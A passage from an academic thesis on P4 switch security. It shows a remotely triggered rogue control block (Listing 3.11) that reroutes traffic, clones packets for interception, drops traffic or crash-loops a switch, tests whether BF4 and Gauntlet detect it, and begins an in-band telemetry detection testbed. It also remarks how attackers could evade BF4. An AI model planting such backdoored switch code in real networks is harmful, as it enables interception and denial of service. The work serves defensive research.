Although P4 is a linear language that does not contain loops in its code, using the resubmission primitive (as mentioned in section 2.3.11) creates an outer loop. This loop occurs because the packet leaves the switch, with its destination being the same switch's ingress port (as shown in figure 3.5). This technique crashes the switch, making it unable to receive any communication until a hard reset is done.

Using the proposed control strategy, a loop can be initiated on command by having the ingress control block as listed in 3.10. It is worth noting that the attacker must ensure that the trigger message is not recirculated; otherwise, the loop stops itself at every iteration (as indicated in line 5).

3.3.6 Combining all the attacks

Throughout this chapter, several techniques have been used to exploit P4's code. Notably, all of them use the same basic remote activation technique, as described in section 3.3.1.

Therefore, it is possible to combine multiple techniques in a single code block, providing flexibility to the attacker. To combine various techniques inside the P4 code, the remote trigger is changed from a binary variable to a numeric identifier. Previously, 0 represented "off", while 1 represented "on". Now, 1 triggers the deviation attack, 2 MitM, 3 and 4, the DoS attack. Listing 3.11 shows an updated version of the code where the control block can execute multiple exploits. The key difference is that the comparison performed by the register now changes variables according to the attack executed (*0xA*, *0xB*,*0xC*, *0xD*).

3.4 Evaluation

This section is dedicated to studying the available tools and frameworks that offer defense against the attacks described earlier.

```
control C2(inout headers hdr, inout metadata meta, inout
   standard_metadata_t standard_metadata){
  bit<32> regVal;
  apply{
      myReg.read(regVal, (bit<32>) REG_IDX);

      if(regVal == 0xA && hdr.ipv4.dstAddr == 0x0a000101){
        standard_metadata.egress_spec = 0x3;
        hdr.ethernet.dstAddr = 0x080000000300;
        hdr.ipv4.dstAddr = 0x0a000303;
      }
      if(regVal == 0xB && hdr.ipv4.srcAddr != 0x0a000303)
        clone_preserving_field_list(CloneType.I2E, CLONE_ID,0);

      if(regVal == 0xC && hdr.ipv4.dstAddr == 0x0a000101){ //Drop
   Packet
        mark_to_drop(standard_metadata);
      }

      if(regVal == 0xD && hdr.ipv4.srcAddr != 0x0a000303) { //
   Starts recirculation loop
          resubmit_preserving_field_list(0);
      }
}
```

Listing 3.11: Control Block for multiple attacks

3.4.1 Tools

According to the research conducted in section 2.5, several tools can be used to detect bugs on P4-enabled switches, including P4K, P4V, Vera, Aquila, Firebolt, P4RL, P4-Consist, Gauntlet, P4Fuzz, P6, and BF4. Unfortunately, most of these tools are either closed-source, only support old syntax-unsupported versions or are simply not available. To better test the developed exploits, the authors of the above-mentioned frameworks were contacted, but no response was successfully retrieved. Table 3.1 summarizes the availability of security-related P4 contributions.

Gauntlet and BF4 have been successfully installed and used for testing.

3.4.2 Gauntlet

According to the official P4 repository[Ruffy et al., 2020], "Gauntlet is a set of tools designed to find bugs in programmable data-plane compilers. More precisely, Gauntlet targets the P4 language ecosystem and the P4-16 reference compiler (p4c). The goal is to ensure that a P4 compiler correctly translates a given input P4 program to its target-specific binary." This means that the tool is not designed to target contexts where the code may contain rogue behavior. Additionally, it does not provide an easy way for an analyst to list all system behaviors, as the tool only ensures successful translation between the P4 code and binary-specific architecture.

Tool Name	Contribution
P4K	`https://github.com/kframework/p4-semantics`(for P4$_{14}$)
P4V	No response from author
Vera	No response from author
Aquila	No response from author
Firebolt	No response from author
Assert-P4	`https://github.com/LucasMFreire/assert-p4`
P4ML	`https://gitlab.inet.tu-berlin.de/apoorv/P4ML`(Dead Link)
P4-Consist	`https://gitlab.inet.tu-berlin.de/apoorv/P4CONSIST`(Dead Link)
Gauntlet	`https://p4gauntlet.github.io/`
P4-Fuzz	No information provided
P6	`https://gitlab.inet.tu-berlin.de/apoorv/P6`(Dead Link)

Table 3.1: P4 Security tools and their availability

3.4.3 BF4

BF4 is an analysis backend for P4. It translates P4 code (currently V1Model) into a Context Free Grammar (CFG), performs optimization passes, and then converts it into a verification condition that is checked using Z3. While it performs a combination of SAST and DAST, it is not specifically designed for security validation and optimization.

3.4.4 Static Evaluation

This section evaluates the tools found in the state-of-the-art that can statically detect exploits in the code developed in Section 3.3.

Evaluation using BF4

There is no standardized method for accurately comparing the security evaluation capabilities of both approaches. Therefore, the output must be manually analyzed to evaluate both tools. This is a disadvantage, as manual evaluation typically takes longer than automated evaluation. However, if the evaluation proves to be accurate, automation should be the next step in development.

To analyze with Bf4, the command *p4c-analysis* was run. Analyzing the output for the first exploit (listed in 3.5) yields the results presented in 3.12.

The analysis of 3.12 lists five potential issues in the code. The first four are related to unknown annotations. These annotations are related to libraries used in the code's compilation, rather than the code itself. But why are these annotations flagged? Several reasons can explain this issue. First, P4's documentation does not provide a concrete list of annotations, causing confusion for the creators of BF4. Secondly, these annotations may have been added after the last update made to BF4 (with the last feature-relevant update being added in July 2019, where the

```
starting frontend
/usr/local/share/p4c/p4include/v1model.p4(31): [--Wwarn=unknown]
    warning: Unknown annotation: metadata
@metadata @name("standard_metadata")
 ^^^^^^^^
/usr/local/share/p4c/p4include/v1model.p4(59): [--Wwarn=unknown]
    warning: Unknown annotation: alias
    @alias("queueing_metadata.enq_timestamp")
     ^^^^^
/usr/local/share/p4c/p4include/v1model.p4(442): [--Wwarn=unknown]
    warning: Unknown annotation: pipeline
@pipeline
 ^^^^^^^^
/usr/local/share/p4c/p4include/v1model.p4(460): [--Wwarn=unknown]
    warning: Unknown annotation: deparser
@deparser
 ^^^^^^^^
exploit4v2/exploit.p4(157): [--Werror=type-error] error: ipv4_lpm_0
    .apply: Passing 1 arguments when 0 expected
           ipv4_lpm.apply();
```

Listing 3.12: BF4 evaluation of exploit 1's code

```
exploit2v2/clone.p4(42): [--Wwarn=unknown] warning: Unknown
    annotation: field_list
    @field_list(0)
     ^^^^^^^^^^^
exploit2v2/clone.p4(121): [--Werror=not-found] error:
    clone_preserving_field_list: Not found declaration
          clone_preserving_field_list(CloneType.I2E, CLONE_ID,0);
```

Listing 3.13: BF4 evaluation of exploit 2's code

remainder 6 only contain small bug fixes).

The last detection occurs in line 157 and is related to the method *ipv4_lpm*. Once again, it appears to be a system bug rather than a problem in the code. Furthermore, since the `basic.p4` file used by the official P4 repository yields the same result, this indicates that BF4 does not detect any rogue functionality present in the code.

The analysis for exploits 2 and 3 are shown in 3.13 and 3.14, respectively, while exploit 4 has no different results than exploit 1.

```
exploit3v2/exploit.p4(59): [--Wwarn=unknown] warning: Unknown
    annotation: field_list
    @field_list(0)
     ^^^^^^^^^^^
exploit3v2/exploit.p4(133): [--Werror=not-found] error:
    resubmit_preserving_field_list: Not found declaration
          resubmit_preserving_field_list(0);
```

Listing 3.14: BF4 evaluation of exploit 3's code

Interestingly, besides the bugs mentioned in 3.12, BF4 also reports the presence of the functions *clone_preserving_field_list*, *resubmit_preserving_field_list* and the an-

```
~/gauntlet/bin/validate_p4_translation ../exploit2v2/exploit.p4
Using the compiler binary "/home/tldart/gauntlet/modules/p4c/
    extensions/toz3/validate/../../../../p4c/build/p4test".
Analyzing "../exploit2v2/exploit.p4"
P4 file did not generate enough passes.
```

Listing 3.15: Gauntlet's evaluation

notation for the field list *@field_list(0)*.

The official P4 repository (`https://github.com/jafingerhut/p4-guide/blob/master/v1model-special-ops/README.md`) provides information that the P4 Compiler (p4c) back-end for the v1model architecture changed on December 6, 2021. This change affects how user-defined metadata fields are specified for resubmit, recirculate, and clone operations. BF4 is not prepared for these changes, resulting in a false positive *–Werror=not-found* for the functions *clone_preserving_field_list* and *resubmit_preserving_field_list*, making it unsuitable and outdated.

Although this bug-turned-feature can be used for detection, the attacker can use the "clone" and "resubmit" methods to preserve most functionality without being detected.

Evaluation using Gauntlet

After thoroughly evaluating Gauntlet's documentation (which can be found in its respective GitHub repository at `https://github.com/p4gauntlet/gauntlet`), it becomes clear that Gauntlet is not suitable for performing a security evaluation for the designed exploits.

Gauntlet implements several testing methods: a fuzz tester, which generates random P4 programs; a translation validator, which compares compiler passes for potential discrepancies; and a model-based tester, which infers the input and output for P4 programs (thus testing the randomly generated programs). Furthermore, the authors of Gauntlet have announced that the tool is currently being ported to C++, which makes it not feature-complete.

Gauntlet was designed with the idea of automatically generating syntactically correct programs, converting said programs to an intermediate language, and testing if said programs would compile correctly. This program covers very specific implementation bugs, which differ completely from the approach of this work. Even so, to ensure the analysis was valid, the translation validation tool provided by Gauntlet was used against the developed exploits. The results are presented in listing 3.15.

3.4.5 Conclusions

After conducting extensive research on tools that can evaluate the data-plane portion of P4 code, it is evident that only a reduced number of tools are available, and a small portion of them are capable of detecting attacks as described.

Of the two tools that were successfully installed, Gauntlet and BF4, Gauntlet was designed for bug finding and is not suitable for the intended analysis. BF4, on the other hand, produced some interesting results. However, it has not been updated since its release and does not support the newest methods of cloning and resubmission, rendering it obsolete for any code that uses an updated P4 version. Moreover, attackers can bypass BF4 because of the legacy methods of cloning and resubmission.

Therefore, after a thorough analysis of the state of the art, complemented with practical testing of the available tools, it can be concluded that no currently available tool can detect the attack through static analysis of the code.

Chapter 4

Mitigation Framework

This chapter focuses on applying network-based detection to the attacks created in chapter 3. Additionally, it explores leveraging In-Band Network Telemetry (INT) as a technique for collecting data from the network.

Section 4.1 provides a brief description of INT technology, discussing possible implementation solutions.

Section 4.2 describes the testbed used for implementing and testing INT.

Section 4.3 describes the methodology used for generating traffic in the testbed.

Section 4.4 explains the implementation of InfluxDB for data storage and Grafana for data visualization.

Section 4.5 outlines the process of extracting and processing INT metrics.

Section 4.6 presents the results of running the attack described in Chapter 3 on a testbed.

Section 4.7 provides general guidelines for attack mitigation using INT, as well as a practical example implementation.

Section 4.8 concludes the chapter by briefly discussing the implementation and results.

4.1 P4 InBand Network Telemetry (INT)

INT is a technique originally developed for the P4 programming language to monitor network metrics in a lightweight format. It differs from older methods of network monitoring, as it does not require extra packets to circulate on the network. Instead, the required data is collected and circulated attached to packets currently traveling on the network. Additionally, there is no need to implement a new protocol, as the data is directly handled by the network devices. INT achieves greater granularity than traditional monitoring solutions, ensuring per-packet granularity.

In summary, INT[Consortium, 2020] does not replace traditional solutions that measure network performance and security monitoring. Instead, its goal is to grant grants over the network. It is worth noting that INT is a new concept with a lot of room for discovery, and specific hardware may be required.

4.1.1 The selected INT Implementation

Implementing INT from scratch is beyond the scope of this thesis. Therefore, an implementation of INT was sought online. Several options are available:

- GEANT's INT [Geantonso]
- ONOS' INT [ONOS]
- LaoFan's INT [Fan]

For this work, LaoFan's INT implementation was used. The selection criteria considered several factors. To use Open Network Operating System (ONOS)' INT implementation, the testbed would need to use ONOS as the controller, which is a complex task (as detailed in section 4.2.3).

Comparing the remaining options, both implementations are incomplete in different aspects. However, [Fan] is the more recently updated implementation, and it supports the more recent version of INT (version 2.1). In contrast, [Geantonso] only implements versions 0.4 and 1.0.

According to the information found in LaoFan's implementation repository, the current version only supports User Datagram Protocol (UDP), which is sufficient for testing but not for real-world implementation. Additionally, based on the collected metrics (which are consistent with the metrics collected by the INT implementation description, see section 2.4.2), the current version does not support egress throughput and queue occupancy.

4.2 Creating a Testbed

Initially, the telemetry monitoring testbed was intended to use physical switches, specifically Intel's Tofino switches. Tofino is a specialized architecture optimized for use in networking devices, such as switches and routers, providing high performance and low latency. Unfortunately, the laboratory lacked the tools necessary to emulate such a network. Furthermore, Intel has halted production and development of Tofino switches [Fool].

One possibility would be to emulate the switch virtually. The Open Virtual Switch (OVS) is a popular solution for this method, but some required features are not yet available according to the official website [P4-OvS]. Given the constraints and timeframe to complete the work, Mininet was used again as a solution.




Figure 4.1: Testbed used for testing

4.2.1 Network Topology

Choosing the right network topology is essential to ensure the relevance of experiments to the analysis. The leaf-spine architecture was selected for its popularity, increasing the fidelity of the experiment. This approach is commonly used in data centers to provide high-throughput, low-latency connectivity between devices[Alizadeh and Edsall, 2013]. The architecture is moderately complex to implement, highly scalable and has gained popularity, making it an ideal choice for the testbed.

The topology created uses a total of 6 switches: 2 spines and 4 leaves. There are also 4 hosts, one per leaf. Leaf switches connect end-user devices to the network and are located at the edge of the network. Spine switches connect the leaf switches together, typically in the network core, providing high-speed connectivity. The testbed uses the same P4 file for all switches, except for the infected switch (which, for clarity, is indicated under each example in 4.6). It is also necessary to configure the switch (as indicated in section 4.2.2) with its proper INT roles and table entries. Figure 4.1 shows the leaf-spine architecture used.

```
1  {
2    "table": "MyIngress.process_int_source.tb_int_source",
3    "match": {
4      "hdr.ipv4.src_addr": ["10.0.0.0", 4294901760],
5      "hdr.ipv4.dst_addr": ["10.0.0.0", 4294901760],
6      "local_metadata.l4_src_port": [0,1],
7      "local_metadata.l4_dst_port": [0,1]
8  
9    },
10   "priority": 10,
11   "action_name": "MyIngress.process_int_source.int_source",
12   "action_params": {
13     "hop_metadata_len": 11,
14     "remaining_hop_cnt": 10,
15     "ins_mask0003": 15,
16     "ins_mask0407": 15
17   }
18 }
```

Listing 4.1: INT Table entry

4.2.2 INT Functionality

LaoFan's implementation of P4 uses INT-MD, as described in section 2.4.2. This means that each switch should be assigned one or more functionalities (source, sink, or transit). INT packets can only be created at the source nodes and can only be processed at the sink nodes. Transit nodes only add telemetry to the packet.

In terms of configuration, source nodes need to be configured regarding the flows they are monitoring. This can be done by adding one or more table entries to the source INT table. Listing 4.1 presents an example of a table entry. Lines 4 to 7 define the flows to be monitored. The number 4294901760 (present in lines 4 and 5) converts to OxFFFF0000, and, in combination with the IPs present in the same line, covers all flows ranging from 10.0.1.1 to 10.0.254.254. In terms of action parameters, line 13 refers to the maximum number of nodes the telemetry data can travel, and line 14 is the current number of traveled nodes (since it is the source node, the number equals the maximum minus one). Finally, lines 15 and 16 define OxF (or 15 if converted to an integer) to define the instruction mask. Note that the functionality to decrease the number of traveled nodes is implemented in the code, and therefore the programmer's responsibility.

In terms of implementation, when the packet reaches the sink, a clone is created. The original packet is forwarded regularly, after being stripped of all int-related headers and content. The cloned packet is then processed and sent to the CPU port[1]. Using this port is ideal because it isolates the data gathered from the remaining circulating traffic. It is also necessary for all nodes to be provided with an ID.

For forwarding packets on the network, the spines perform Layer-3 routing, while

[1]The CPU port enables communication between the switch and the management interface. Its main functionality includes control and management of the switch, configuration, event logging, and telemetry monitoring.




Figure 4.2: Roles of INT in the testbed

the leaves perform Layer-2 routing. To simplify matters, it is assumed that the L2 routers know the MAC address of the host for a given IP, bypassing the usage of the ARP and ARP Tables.

Figure 4.2 demonstrates the different INT roles in the network.

4.2.3 Adding a controller

To better simulate a real-world scenario, a controller was added to the simulation. Initially, the plan was to use the ONOS controller, which not only includes actions related to network management but also has a graphical user interface that allows one to view the topology using a browser.

Unfortunately, there were problems connecting the ONOS switch to the *P4RuntimeSwitch* due to driver installation and compatibility issues. For these reasons, the fallback controller used was the P4RuntimeController. This controller can be used through a Python library, the *p4runtime_lib*, allowing to manage switches programmatically.

4.3 Generating Network Traffic

According to the constraints of the testbed, the network traffic generator, must work with Mininet and generate UDP packets. There are several packet generators available online, such as T-Rex[TRex], Ostinato[Ostinato], Nping[Nping], Scapy[Scapy], and PacketSender[PacketSender].

PacketSender was the first solution tested. It was chosen due to its simplicity of usage but, upon experimentation, it wouldn't be suitable for the experiment. The alternative selected was Scapy, a packet library used for packet manipulation. Using this library, a Python script was created, which runs inside every host.

Generating traffic in a realistic manner goes beyond the scope of this thesis, and for such reason, a simpler approach was taken. First, as mentioned in 4.1.1, since this implementation of INT only works for UDP packets, only such types of packets are generated. The algorithm used is described in section 4.2, as pseudocode. The goal of this algorithm is to randomly select a receiver for a packet in such a way that after a new receiver is selected the probability of changing receiver linearly increases starting from 0. The function *create_network_packet()* creates a small UDP packet, with a random payload size (10-50 bytes), while *send_network_packet()* sends the packet to the respective selected destination.

```
input: list host_list, int bias, int decay, int interval
output: None
begin
    val_bias = bias
    while True:
       if random.integer(0,bias) > val_bias:
            receiver = random.element(host_list)
            val_bias = bias
        else:
            val_bias = val_bias - decay

        packet = create_network_packet()
        response = send_network_packet(packet, receiver)
        sleep(interval)
    return None
end
```

Listing 4.2: Algorithm for generating network traffic float

4.4 Data Collection and Visualization

As mentioned in section 2.4.2, INT produces a small set of metrics for the flows present in the network. It is of great interest to the network administrator to collect and display metrics (for example queue occupancy or switch latency) to ensure the network is working correctly. The work extends the original implementation, correcting some bugs and reworking the display workspace.

For the database solution, InfluxDB [InfluxDB] was selected. InfluxDB is a time-series database commonly used for storing and querying large amounts of time-stamped data, such as network traffic data. This database was selected since it was natively supported by the LaoFan's INT implementation.

For the display and monitoring solution, Grafana was selected. Grafana [Graphana] is a popular open-source platform for data visualization and analysis. It enables users to create customized dashboards displaying data from a range of sources. Furthermore, Grafana also includes alerting and notification capabilities, which can be used to inform a configured recipient about an event or state of the network.




Figure 4.3: Full View of INT applied in a leaf-spine network

After reaching a sink-configured switch, the P4 program clones the packet. The original packet is stripped of all INT-related information while the cloned packet is sent to the CPU port. In the testbed, the CPU port is represented as a regular network interface that does not circulate any traffic besides the allotted telemetry measurements.

To collect the data, the monitor actively listens to the CPU port, processing incoming data, and inputting it to the InfluxDB database.

Finally, Grafana was configured to retrieve data from InfluxDB and display it in a dashboard. Figure 4.3 shows the complete panorama of the underlying IT framework (function, collection, and display of data).

4.5 Extracting, processing and understanding the limitations of INT-Metrics

Based on the limitations discussed in section 4.1.1, the system collects the following metrics:

- Protocol Type;
- Source IP and Destination IP;
- Source Port and Destination Port;
- Switch ID;
- Queue Occupancy (Queue ID is not supported in Behavioral Model Version 2 (BMv2));
- Ingress and Egress Timestamp (in microseconds since switch start (section 4.1 from [Martínek et al.]);
- Hop Latency, which is the difference between Ingress and Egress Timestamp;

4.5.1 Calculating latency

Is it possible to calculate the end-to-end latency of a packet using the INT framework?

No, end-to-end latency refers to the delay in the connection between two hosts. For instance, the *ping* tool calculates latency by sending an ICMP message from the host, waiting for a reply, and measuring the Round Trip Time (RTT) by dividing it by 2. INT can only measure between switches (not end-to-end) and would need to ensure that the clock on all switches is precisely the same, as it has not been developed to transmit INT messages back and forth.

As reported in [Martínek et al.], the testbed employs BMv2 switches, and their corresponding timestamps are calculated from the *switch_start* instant, which starts on 0. For such reason, it cannot be guaranteed that the time is exact, except for the timestamps in the same switch (Hop latency).

4.5.2 Extracting metrics

Although latency (excluding hop latency) cannot be calculated, valuable data can still be collected from timestamps. Instead of describing latency, the timestamps can be used to describe jitter, which refers to the variation in the delay of received packets' arrival time at the destination. Jitter can be calculated despite synchronization problems of timestamps, as asynchrony relates to the time taken for a switch to start, which is constant. Thus, jitter can be calculated as an absolute difference between two timestamps.

Flow jitter refers to the variation in latency between the source and sink nodes. It is shown below in equations 4.1 and 4.2. $FJ(x)$ and it is calculated by computing the sample standard deviation(4.2) of the subtraction between the Egress Timestamp of the sink and the Ingress Timestamp of the Source for n given packets (4.1).

Given PK is a temporally ordered series of packets of size n,

then,

$$x = \sum_{i=1}^{n} E_i - F_i \tag{4.1}$$

$$FJ(x) = \sqrt{\frac{\sum_{i=1}^{n}(x_i - \bar{x})^2}{n-1}} \tag{4.2}$$

where,

$E = \sum_{i=1}^{n} PK\_EgressTimestampSink_i$

$F = \sum_{i=1}^{n} PK\_IngressTimestampSource_i$

$\bar{x}$ = Sample mean

Link jitter refers to the jitter in the link for any given two nodes. It is shown below in equations 4.3 and 4.4. $LJ(x)$ and it is calculated by computing the sample standard deviation(4.4) of the subtraction between the Ingress Timestamp of the destination node and the Egress Timestamp of the source node for n given packets (4.3).

Given PK is a temporally ordered series of packets of size n,

then,

$$x = \sum_{i=1}^{n} C_i - D_i \tag{4.3}$$

$$LJ(x) = \sqrt{\frac{\sum_{i=1}^{n}(x_i - \bar{x})^2}{n-1}} \tag{4.4}$$

where,

$C = \sum_{i=1}^{n} PK\_IngressTimestampDestination_i$

$D = \sum_{i=1}^{n} PK\_EgressTimestampSource_i$

$\bar{x}$ = Sample mean

4.5.3 Understanding Metrics

Now that all collectible metrics have been detailed, their significance is explained below.

Note: INT is not intended to replace a Firewall; it is meant to be used as a network visibility tool, providing near real-time information about circulating packets.

Protocol Type can be used to derive network quality based on the sampling ratio. For example, a network containing a large number of ARP packets may have a problem, whether it be a configuration issue or an attack like an ARP flood. Furthermore, on a configured network, any circulating packet on a protocol that is not whitelisted should be flagged and investigated.

Queue Occupancy can be used to understand if there are buffering problems in a switch. When paired with **Link Latency**, it works as an indicator of the switch's health as packets circulate. If the queue starts increasing, it means there is a problem with the flow of packets out of the switch, indicating possible link exhaustion.

Link Latency refers to the time required to process data inside the switch (Ingress to Egress). If this value increases, it means that the switch is taking a longer time to process a packet. This can happen if the rate of packets entering the switch is larger than the switch's processing capabilities, leaving the packet waiting to be processed in the buffer.

Link jitter refers to the variation or inconsistency in the delay of data transmission across a network link. It specifically relates to the irregularity in the arrival time of packets over a network link. Jitter is an indicator that there is a problem in the connection. High link jitter can result in degraded performance on real-time applications, inconsistent data transmission, delay, and impact overall network reliability.

Flow jitter refers to the variation or inconsistency in the delay of data packets as they traverse through multiple network hops or transit points in a network path.

4.5.4 Displaying metrics

As previously mentioned, Grafana was used to display the data collected from INT. Figures 4.4 and 4.5 introduce the display panels used to track the network status. Both figures represent a state where no attack is applied to the network. **Note**: Any time-related metric is represented in either microseconds (μs) or milliseconds (ms).

Figure 4.4 shows up-to-date metrics of the system, calculated based on a real-time sampling interval (5 to 10s). The figure contains a total of 4 plots:

- Plot 1 displays the switch latency using a gauge indicator. This plot alone can only indicate that there is a temporary problem with the switch, which can be used to alert the administrator.

